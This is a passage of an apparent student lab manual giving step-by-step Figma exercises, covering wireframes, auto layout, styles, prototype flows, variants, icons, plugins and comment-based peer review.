9.	Create and use interactive components (e.g., toggle switch, dropdown).	
10.	Design a landing page using a 12-column grid system	
11.	Design a dark/light theme switcher using variants.	
12.	Import and edit vector icons (SVG) into Figma.	
13.	Use Figma plugins (e.g., Unsplash, Iconify, Content Reel) to enhance your designs.	
14.	Conduct a peer review using Figma's collaboration and comment tools.	
15.	Build a mobile app design system (colors, typography, buttons, inputs).	

1. Create a Figma account and set up your first design project.

- Go to www.figma.com → click sign up.
- **Choose sign up metho**d → continue with google / enter email and verify.
- **Set up profile** → Enter your name, pick "For personal use / learning" when asked.
- **Open Dashboard** → You'll see "Recent files" and a blue New file button (top-right).
- **Create new file** → Click New file, Figma opens the editor in a new tab.
- **Rename file** → At top-left, click Untitled → type yourfilename.
- **Organize pages** → In left panel, click + under Pages → create pages: 00Project, 01-Design System, 02-Wireframes, 03-UI, 04-Prototypes, 05Assets, 06-Feedback.
- Add device frames → Press F, pick presets like iPhone / Desktop, name them Mobile, Desktop for reuse.

Output





2. Design a basic wireframe for a login screen using frames and layout grids.

- **Go to your file** → Open 02-Wireframes page (created earlier).
- **Add a Frame (screen)** → Press **F** → choose **iPhone 14 / 390×844** (or Mobile 360×812). This is your login screen frame.
- **Turn on Layout Grid** → With frame selected → Right panel → **Layout grid.** Change to **Columns** → **4** (for a mobile grid).
  Gutter: 16px, Margin: 16px.
  This grid helps align text, inputs, buttons.
- **Add App Title / Logo placeholder** → Press **T** → type "App Name" (topcenter). Or draw a rectangle/circle for a logo.
- **Add Input Fields** → Draw two rectangles (R key) as placeholders for:


"Email / Username"
"Password"

- **Add Login Button** → Draw a wide rectangle under inputs → type "Login" on top (T). Center it using grid.

- **Add Supporting Links** → Below button, add two text placeholders: "Forgot Password?" (align left) "Sign Up" (align right).

- **Neaten & group** → Align all items to grid columns, space them evenly. Group related elements (Ctrl/Cmd + G).

Output



3. Build a mobile app homepage UI with buttons, input fields, and icons.

- **Create Frame:** Go to 03-UI page → press **F** → choose **iPhone 14 / 390×844** → rename it **Home Screen**.

- **Add Header:** Draw rectangle at top → add **TravelGo name** (T tool) and notification/menu icon.


- **Add Search Field:** Draw rectangle under header → placeholder text *"Search destinations…"* → add search icon.

- **Add Category Buttons:** Create horizontal pill-shaped buttons ("Flights", "Hotels", "Tours") → use **Auto Layout → Horizontal**.

- **Add Featured Section:** Large rectangle/card for image → overlay destination name, tagline, price/offer, rating, and "Book Now" button.

- **Add Bottom Navigation Bar:** Rectangle at bottom → add navigation icons (Home, Explore, Bookings, Profile) → space evenly with Auto Layout.

Output



4. Use an auto layout to create a responsive navigation bar.

- **Create the Nav Bar Frame:**
  Press **F** → draw a rectangle at the bottom of your mobile screen → width = frame width, height ~70px → **round corners** (e.g., 35px for pill shape). Fill color: light pink (#FFDDEE or similar).

- **Add Icons:**
  Use **Iconify plugin** or import SVGs for: Home, Search, Booking, Notification, Wishlist, Explore, Profile.
  Place them **horizontally inside the frame**.

- **Add Labels:**
  Under each icon, add text labels (e.g., "Home", "Search", etc.) using **T tool**.


- **Group Icons + Text:**
  Select each icon with its label → **Ctrl/Cmd + G** → makes a group for Auto Layout.

- **Apply Auto Layout:**
  Select all groups → Right panel → **+ Auto Layout** → **Horizontal**.

Spacing = evenly distributed → ensures equal spacing between all items.

- **Make Responsive:**
  With the Nav Bar frame selected → Right panel → **Constraints = Left & Right**
  Ensures bar stretches when screen width changes.

Output



5. Apply shared text styles and color tokens to UI elements.

- **Design Your UI Elements:**
  First, create your basic layout (like heading, button, product cards) with text, shapes, and colors.

- **Set Text Properties:**
  Select a text element → choose font, size, weight, line height, and color from the right panel.


- **Create Shared Text Styles:**
  With the text selected → click the **"Style (four dots)"** icon next to Text → click **"+"** → name it (e.g., Heading, Subheading, Button Text).
- **Apply Text Styles Everywhere:**
  Select other text elements (like headings, buttons, prices) and apply your created text styles from the style menu.

- **Create Color Tokens:**
  Select a shape, background, or text → click the **"Style (four dots)"** next to Fill → **"+"** → name it (e.g., Primary Color, Background, Text Color).

- **Apply Color Tokens:**

Use these color tokens for all elements like backgrounds, buttons, icons, and text to keep the color consistent.

Output



6. Design a 3-screen user flow (Login → Dashboard → Settings).

1. **Login Screen → Dashboard** •
   Open the **Login screen** in Figma.

   - Select the **Login button** on the screen.
   - Go to the **Prototype** tab in the right panel.
   - Drag the interaction node (blue circle) from the **Login button** to the **Dashboard frame**.
   - Set the interaction as **On Click → Navigate To → Dashboard**.
   - Click the **Present** button (top-right) to preview.
   - Enter dummy email & password (if using inputs) and click **Login** to verify navigation to the **Dashboard screen**.

2. **Dashboard → Settings**

- Switch to the **Dashboard screen** frame in Figma.

- Create or select the **Settings icon/button** (e.g., gear icon or “Settings” text).

- Go to the **Prototype** tab.

- Connect the **Settings button** to the **Settings frame**.

- Set the interaction as **On Click → Navigate To → Settings**.

- Click **Present** and test clicking on the **Settings button** to ensure it opens the **Settings screen**.

3. Settings → Dashboard / Logout

- Open the **Settings screen** frame.


- Add a **Back** or **Save & Return** button, or a **Logout** button.

- In the **Prototype** tab, connect this button back to the **Dashboard** (or **Login**, if it's Logout).

- Set the interaction as **On Click → Navigate To → Dashboard** (or **Login**).

- Click **Present** again and verify that the navigation from **Settings → Dashboard (or Login)** works correctly.


Output





7. Build a clickable prototype linking multiple frames with animations.

- Open the **Login screen** in Figma.
- Select the **Login button**.
- Go to the **Prototype tab** and **connect the button to the Dashboard frame**.
- Set the **interaction** as **On Click → Navigate To → Dashboard**.
- Switch to the **Dashboard screen**.
- Select the **Logout button** and **connect it back to the Login screen**.
- Set the **interaction** as **On Click → Navigate To → Login**.
- **Test the navigation** by clicking the **Present button** to ensure both links work correctly.

Output








8. Apply constraints and resizing rules for responsive design.

- Open the Frame or Component in Figma where you want to apply responsive behavior.
- Select the child element (e.g., the rectangle or text block) inside the frame.
- Go to the **Right Panel** → Constraints section.
- Choose the appropriate horizontal constraint:
- **Left & Right (fix)**: Keeps fixed margins on both sides when the frame is resized.
- Scale (%): Scales proportionally with the parent frame width.
- Center: Keeps the element centered regardless of frame resizing.

- Choose the appropriate **vertical constraint** (Top, Bottom, Center, or Scale) if needed.
- Test the layout by resizing the parent frame to check how each element responds.
- Adjust constraints as necessary to ensure a responsive and adaptive layout.

Output





9. Create and use interactive components (e.g., toggle switch, dropdown).

- Open the **Toggle Switch** design (like the OFF state shown above) in **Figma**.
- Select all elements of the toggle (background and circle) and **combine them into a component** (Right-click → Create Component).
- With the component selected, click the **"+" icon** next to **Variants** in the right-hand panel to **add a second state** (e.g., **ON state**).
- Design the **ON state** variant (e.g., move the circle to the right and change the background color).
- Rename the variants as **"Toggle=Off"** and **"Toggle=On"** for clarity.
- Go to the **Prototype** tab.
- Select the **Off variant** and connect it to the **On variant** using **On Click → Change To → Toggle=On**.
- Then connect the **On variant** back to the **Off variant** with **On Click → Change To → Toggle=Off**.

- Click **Present** to test the interaction — clicking the toggle should now **switch between Off and On states**.

Output






10. Design a landing page using a 12-column grid system.

- Create a frame and add a 12-column layout grid from the right panel.
- Add a header or navigation bar aligned to the grid at the top.
- Place a main visual or illustration (like the lock icon) on the left side using 5–6 columns.
- Add a login form section (username, password, button) on the right side using 4–5 columns.
- Align all text fields and buttons properly within the column boundaries.
- Add a heading or welcome message above the form to make it more engaging.
- Check the spacing, alignment, and responsiveness to ensure the layout follows the grid.
- Finalize the design by maintaining consistent margins and balanced placement.

Output



11. Design a dark/light theme switcher using variants.

<u>Step - 1</u> : Open Your Screen

1. You can use Settings Screen or a separate demo frame.
2. Frame size: 375 x 812 (mobile) or desktop as needed.

<u>Step - 2</u> : Create the Base Switcher

1. Draw the background rectangle:
    - Width: 100px, Height: 40px
    - Border radius: 20px
    - Fill color: light grey (for light mode)
2. Draw the switch knob:
    - Ellipse → Diameter: 36px
    - Fill color: white
    - Place it on the left side for light mode
3. Add labels (optional): “Light” on left, “Dark” on right inside or above switch.
4. Group elements → Rename group Theme Switcher

<u>Step - 3</u> : Create Variants

1. Select the group → Create Component
2. Add Variant → You now have two variants:

    - Light Mode: Knob on left, background light grey
    - Dark Mode: Knob on right, background dark grey/black, knob white
3. Rename variants: Light and Dark

<u>Step - 4</u> : Make it Interactive

1. Switch to Prototype tab
2. Select Light variant knob → Drag blue node to Dark variant
    - Interaction settings:
        - Trigger: On Click
        - Action: Change To → Dark
        - Animation: Smart Animate, 200ms
3. Repeat for Dark variant knob → Light variant
    - This allows toggling back and forth


<u>Step - 5</u> : Place the Switcher

1. Place it on Settings Screen
    - Align it under other options like “Notifications” or “Language”
2. Test spacing and alignment using the grid or constraints

<u>Step - 6</u> : Test Prototype

1. Click Present (top-right)
2. Test toggle:
    - Knob moves left/right
    - Background changes color
3. Add animation easing if needed for smooth transition

OUTPUT



12. Import and edit vector icons (SVG) into Figma.

Step - 1 : Open Your Figma File or Create a New One

- Go to https://figma.com and log in.
- Open an existing design file or click on New Design File.
- You can create a frame (F key) to organize your layout if needed.

Step - 2 : Get the SVG Icon

You can get SVG icons from:

- Free icon websites (e.g., Heroicons, Feather Icons, Material Icons)
- Download SVG to your computer, or copy the SVG code directly.

Step - 3 : Import the SVG into Figma

Option 1: Drag & Drop

- Find the SVG file on your computer.
- Drag and drop it into your Figma canvas.

Option 2: File Import

- In Figma: go to File → Place Image / Video… → select your .svg file → place it.

Option 3: Paste SVG Code

- If you copied the raw SVG code:
    - Go to Figma → Paste (Cmd/Ctrl + V)
    - Figma will convert the SVG code into editable vector shapes.

Step - 4 : Edit the Icon

After importing:

- Click the icon. It may be grouped.
- Right-click → Ungroup or press Shift + Ctrl/Cmd + G
- You'll now be able to:
    - Change colors (via Fill in the right sidebar)
    - Resize (hold Shift while dragging to maintain proportions)
    - Edit paths (Double-click or hit Enter to adjust anchor points)
    - Delete or combine parts as needed

Step - 5 : Customize the Icon

- Add a background or combine with other UI elements.
- You can add a frame or label to organize your icons.
- Use Boolean operations (Union, Subtract, Intersect) from top toolbar to combine shape.

Step - 6 : Export the Icon

- Select the icon
- Select the icon
- Go to File > Export, or right-click → Export
- Choose format:
    - SVG (best for vector/web)
    - PNG (for raster use)
    - PDF (for print)
- Set export size (e.g., 1x, 2x)

Step - 7 : Test the Icon

- Place the icon in your UI or mockup
- Check:
    - Visibility at small size

- Contrast with background
- Consistency with other icons

Step - 8 : Save and Organize

- Save the source file (.fig, .ai, etc.)
- Organize exported icons into folders
  - e.g., /icons/svg/, /icons/png/
- Create naming conventions like icon-home.svg, icon-user.png

OUTPUT

13. Use Figma plugins (e.g., Unsplash, Iconify, Content Reel) to enhance your designs.

Step - 1 : Open Figma & Your Project

- Open Figma
- Go to your project or create a new File or Frame

Step - 2 : Install the Plugin (First Time Only)

If you haven't installed the plugin yet:

1. Click on the Figma menu (top-left corner)
2. Go to Plugins > Browse Plugins in Community
3. Search for the plugin (e.g., Unsplash, Iconify, Content Reel)
4. Click Install

<u>Step - 3</u> : Run the Plugin

Once the plugin is installed:

- Right-click on your canvas or frame
- Go to Plugins > [Plugin Name]
- The plugin will open in a side panel or popup

<u>Step - 4</u> : Use Specific Plugins

▶ Unsplash (for free stock images)

- Select a frame or shape
- Open Unsplash plugin
- Search for a topic (e.g., “nature”, “business”)
- Click on an image to insert it into the selected shape/frame.

▶ Iconify (for vector icons)

- Open **Iconify plugin**
- Search for an icon (e.g., "home", "user", "search")
- Browse icon sets (Material Icons, Bootstrap, FontAwesome, etc.)
- Click the icon to insert it into your design
- Resize or color it as needed

▶ Content Reel (for sample text, names, emails, etc.)

- Select a text layer or shape
- Open Content Reel

  Choose from categories: Names, Emails, Addresses, Images, etc.
- Click to insert sample content into your selected layer

<u>Step - 5</u> : Customize as Needed


- After inserting content or icons:
  - Change colors
  - Resize
  - Apply shadows or effects

- Group or align with other elements

<u>Step - 6</u> : Keep Everything Organized

- Name your layers clearly
- Group related content
- Use components or variants if needed

OUTPUT



14. Conduct a peer review using figma's collaboration and comment tools.

<u>Step - 1</u> : Share the Figma File with Your Team

1. Open your design file in Figma.
2. Click the Share button (top-right corner).
3. Set the permissions:
    - Can View (if they only need to comment)
    - Can Edit (if you want them to make changes too)
4. Copy the link and share it with your peers or team.

<u>Step - 2</u> : Enable Comment Mode

1. In the top toolbar, click the Comment icon (or press C on your keyboard).

2. You'll now be in Comment Mode – your clicks will now add comments, not move objects.

Step - 3 : Add Comments for Review

1. Click anywhere on the design where you want to leave a comment.
2. Type your feedback. Be specific and constructive:
    - "Can we try a lighter shade here?"
    - "This doesn't look good."
3. Hit Post to add the comment.

Step - 4 : Review & Respond to Comments

1. Designers or reviewers can click on a comment to reply or resolve it.
2. Once an issue is fixed, click Resolve so it disappears from the comment list.

